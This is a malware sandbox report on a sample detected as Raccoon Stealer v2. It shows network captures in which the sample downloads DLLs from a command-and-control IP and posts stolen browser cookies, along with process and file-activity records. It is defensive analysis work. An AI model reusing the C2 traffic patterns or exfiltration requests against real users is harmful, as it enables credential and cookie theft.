00 00 00 00 00 00 00 00 00 00 00 54 0a 00 b8 1f 00 00 00 b0 0a 00 38 24 00 00 84 26 0a 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 94 2e 0a 00 44 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d5 19 08 00 00 10 00 00 00 1a 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 c4 06 02 00 00 30 08 00 00 08 02 00 00 1e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 46 00 00 00 40 0a 00 00 02 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 90 0a 00 00 02 00 00 00 28 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 a0 0a 00 00 04 00 00 00 2a 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 38 24 00 00 00 b0 0a 00 00 26 00 00 00 2e 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 68 4f 01 00 00 e8 32 19 08 00 83 c4 04 85 c0 74 0e 89 80 38 01 00 00 83 c0 0f 83 e0 f0 5d c3 68 13 e0 ff ff e8 07 19 08 00 83 c4 04 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4,S,xT8$&0.D.text `.rdata0@@. data<F@&@.00cfg(@@.rsrcx*@@.reloc8$&.@BUhO2t8]h

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:20.538132906 CEST	13206	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 13:54:20.590812922 CEST	13208	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:20 GMT Content-Type: application/octet-stream Content-Length: 254392 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:58 GMT ETag: "62543dbe-3e1b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 cc 02 00 00 f 2 00 00 00 00 00 00 80 ce 02 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 a1 de 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 c7 77 03 00 f0 00 00 00 00 b0 03 00 80 03 00 00 00 00 00 00 00 00 00 00 00 c2 03 00 b8 1f 00 00 00 c0 03 00 98 35 00 00 68 71 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 e0 02 00 a0 00 00 00 00 00 00 00 00 00 00 00 44 7b 03 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 56 ca 02 00 00 10 00 00 00 cc 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 04 ac 00 00 00 e0 02 00 00 ae 00 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 0b 00 00 00 90 03 00 00 08 00 00 00 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 a0 03 00 00 02 00 00 00 86 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 80 03 00 00 00 b0 03 00 00 04 00 00 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 35 00 00 00 c0 03 00 00 36 00 00 00 8c 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 a1 0c 9a 03 10 85 c0 74 0f 8b 88 8c 02 00 00 ff 15 00 a0 03 10 5d ff e1 68 a0 36 00 10 68 14 9a 03 10 ff 15 e8 7b 03 10 83 c4 08 85 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw5hqD{.textV `.rdata@@.data ~@.00cfg@@.rsrc@@.reloc56@BUt]h6h{
Aug 5, 2022 13:54:23.897089005 CEST	13476	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 5, 2022
13:54:23.949541092
CEST</td><td>13477</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 05 Aug 2022 11:54:23 GMT
Content-Type: application/octet-stream
Content-Length: 1099223
Connection: keep-alive
Last-Modified: Mon, 11 Apr 2022 12:28:56 GMT
ETag: "62541f08-10c5d7"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 a9 2c 62 00 76 0e 00 b2 13 00 00 e0 00 06 21 0b 01
02 19 00 0c 0b 00 00 fa 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 0
0 00 00 01 00 00 00 04 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 c8 9d 11 00 03 00 00 00 00 00 20 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 0c 00 6e 2a 00 00 00 e0 0c 00 d0 0c 00 00 00 10 0d 00 a8 04 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 e0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 04 00 0d 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c e2 0c 00 d0
01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac 0a 0b 00
00 10 00 00 00 0c 0b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 7c 27 00
00 00 20 0b 00 00 28 00 00 00 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 10 44
01 00 00 50 0b 00 00 46 01 00 00 3a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28
08 00 00 00 a0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00
6e 2a 00 00 00 b0 0c 00 00 2c 00 00 00 80 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00
00 d0 0c 00 00 00 e0 0c 00 00 0e 00 00 00 ac 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00
00 00 2c 00 00 00 00 f0 0c 00 00 02 00 00 00 ba 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00
00 00 00 20 00 00 00 00 00 0d 00 00 02 00 00 00 bc 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72
63 00 00 00 a8 04 00 00 00 10 0d 00 00 06 00 00 00 be 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65
6c 6f 63 00 00 e0 3b 00 00 00 20 0d 00 00 3c 00 00 00 c4 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34
00 00 00 00 00 00 38 05 00 00 00 60 0d 00 00 06 00 00 00 00 0d 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f
31 39 00 00 00 00 00 52 c8 00 00 00 70 0d 00 00 ca 00 00 00 06 0d 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42
2f 33 31 00 00 00 00 00 5d 27 00 00 00 40 0e 00 00 28 00 00 00 d0 0d 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10
42 2f 34 35 00 00 00 00 00 9a 2d 00 00 00 70 0e 00 00 2e 00 00 00 f8 0d 00 00 00 00 00 00 00 00 00 00 00 00 40 00
10 42 2f 35 37 00 00 00 00 00 5c 0b 00 00 00 a0 0e 00 00 0c 00 00 00 26 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40
00 30 42 2f 37 30 00 00 00 00 00 23 03 00 00 00 b0 0e 00 00 04 00 00 00 32 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00
40 00 10 42 2f 38 31 00 00 00 00 00 73 3a 00 00 00 c0 0e 00 00 3c 00 00 00 36 0e 00 00 00 00 00 00 00 00 00 00 00 00 00
00 40 00 10 42 2f 39 32 00 00 00 00 00 50 03 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n* ;.text`P`.data|' (@`.rdataDPF:@`@.bss(
`.edatan*,@0@.idata@0.CRT,@0.tls @0.rsrc@0.reloc; <@0B/48`@@B/19Rp@B/31]'@(@B/45-p.@B/57\&
@0B/70#2@B/81s:<6@B/92P</td></tr>
<tr><td>Aug 5, 2022
13:54:25.544966936
CEST</td><td>14636</td><td>OUT</td><td>POST /b6425a6ca38e36b1a195f6f3019a4b0a HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=vuZP5ZW3D12Zo8G4
User-Agent: record
Host: 51.195.166.178
Content-Length: 7421
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Aug 5, 2022
13:54:25.621562004
CEST</td><td>14645</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 05 Aug 2022 11:54:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
Connection: keep-alive
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw"
Data Raw: 72 65 63 65 69 76 65 64
Data Ascii: received</td></tr>
</table>


Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:26.529094934 CEST	14646	OUT	POST /b6425a6ca38e36b1a195f6f3019a4b0a HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=7p5ysQ91wEB9Uu5W User-Agent: record Host: 51.195.166.178 Content-Length: 597 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 37 70 35 79 73 51 39 31 77 45 42 39 55 75 35 57 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 5c 63 6f 6f 6b 69 65 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 6f 62 6a 65 63 74 0d 0a 0d 0a 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 54 52 55 45 09 31 33 32 36 31 37 33 35 37 39 35 31 36 34 37 34 30 09 4e 49 44 09 64 6a 45 77 69 56 77 36 6d 31 56 65 56 73 7a 47 46 49 34 30 35 72 71 45 36 69 42 6c 6d 6b 74 6c 65 72 61 51 7a 74 70 45 45 41 65 41 63 61 77 5a 77 31 4a 34 38 4f 70 5a 50 49 74 54 76 67 4d 53 50 34 63 48 33 71 45 71 75 43 33 55 47 4c 52 53 71 74 69 43 52 39 47 4a 59 35 78 4b 75 67 79 41 68 63 50 4e 32 52 37 62 67 5a 52 61 67 54 52 45 7a 71 35 67 6f 57 33 4f 46 58 43 79 6f 67 68 6f 42 61 32 4e 47 50 55 48 64 74 74 43 73 6e 43 71 48 69 65 6a 47 42 46 39 66 6b 76 45 77 54 59 4b 6d 49 34 46 76 54 64 71 6f 35 6e 2b 70 58 43 62 7a 47 52 57 38 66 6c 69 4b 49 51 34 47 6e 46 67 55 48 6f 2f 35 74 44 65 58 65 46 43 30 5a 2f 46 30 55 71 75 74 53 42 49 34 49 2b 37 4a 65 6e 2b 51 6c 6c 62 77 55 59 79 31 44 4c 6a 44 45 30 48 33 45 37 53 78 6c 53 6f 53 6f 58 53 67 32 4b 41 2f 46 74 6f 7a 4d 42 4b 49 64 34 62 79 56 5a 78 6b 79 59 3d 0a 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 5c 44 65 66 61 75 6c 74 7c 78 39 54 61 76 79 70 41 47 54 42 75 7a 39 66 75 55 45 35 4a 66 67 4e 76 6c 45 2b 72 74 2b 2b 6c 32 4f 37 7a 54 53 76 51 57 55 45 3d 7c 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 2d 36 34 0d 0a 0d 0a 2d 2d 37 70 35 79 73 51 39 31 77 45 42 39 55 75 35 57 2d 2d Data Ascii: --7p5ysQ91wEB9Uu5WContent-Disposition: form-data; name="file"; filename="\cookies.txt"Content-Type: application/x-object.google.comTRUE/TRUE1326173579516474 0NIDdjEwiVw6m1VeVszGFI405rqE6iBlmktleraQztpEEAeAcawZw1J48OpZPItTvgMSP4cH3qEquC3UGLRSqtiCR9GJY5xKugyAhcPN2R7bgZRagTREzq5goW3OFXCyoghoBa2NGPUHdttCsnCqHiejGBF9fkvEwTYKmI4FvTdqo5n+pXCbzGRW8fliKIQ4GnFgUHo/5tDeXeFC0Z/F0UqutSBI4I+7Jen+QllbwUYy1DLjDE0H3E7SxlSoSoXSg2KA/FtozMBKId4byVZxkyY=C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\x9TavypAGTBuz9fuUE5JfgNvlE+rt++l2O7zTSvQWUE=|85.0.4183.121-64--7p5ysQ91wEB9Uu5W--
Aug 5, 2022 13:54:26.601373911 CEST	14647	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:26 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received
Aug 5, 2022 13:54:28.059319019 CEST	14650	OUT	POST /b6425a6ca38e36b1a195f6f3019a4b0a HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=L0zZl9hiqF02yJ84 User-Agent: record Host: 51.195.166.178 Content-Length: 7135 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:28.123226881 CEST	14660	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received
Aug 5, 2022 13:54:28.133527040 CEST	14661	OUT	POST /b6425a6ca38e36b1a195f6f3019a4b0a HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=f8gayl5MWfrI48MR User-Agent: record Host: 51.195.166.178 Content-Length: 7147 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 13:54:28.193248034 CEST	14669	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received
Aug 5, 2022 13:54:28.198246002 CEST	14669	OUT	POST /b6425a6ca38e36b1a195f6f3019a4b0a HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=8sc6O1CFgD9wm6aq User-Agent: record Host: 51.195.166.178 Content-Length: 3565 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:28.258095026 CEST	14674	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received

Statistics

Behavior



System Behavior

Analysis Process: KbqArOlW06.exe PID: **2740**, Parent PID: **1144**

General

Target ID:	0
Start time:	13:52:19
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\KbqArOlW06.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\KbqArOlW06.exe"
Imagebase:	0x720000
File size:	12978176 bytes
MD5 hash:	005297E7C0D555822B5A6F31FCDC7661

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.264598811.000000001DAA2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.249916384.0000000018DE6000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.271980164.0000000026172000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.275645439.0000000036F02000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.235992777.00000000166BD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.236293949.000000001675D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.235782523.000000001666D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.244960789.00000000179E6000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.236963971.000000001689D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.285645229.000000004EF02000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.235724819.000000001662F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.237949559.0000000016B1D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDDCD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDDCD6FDD	CreateFileW
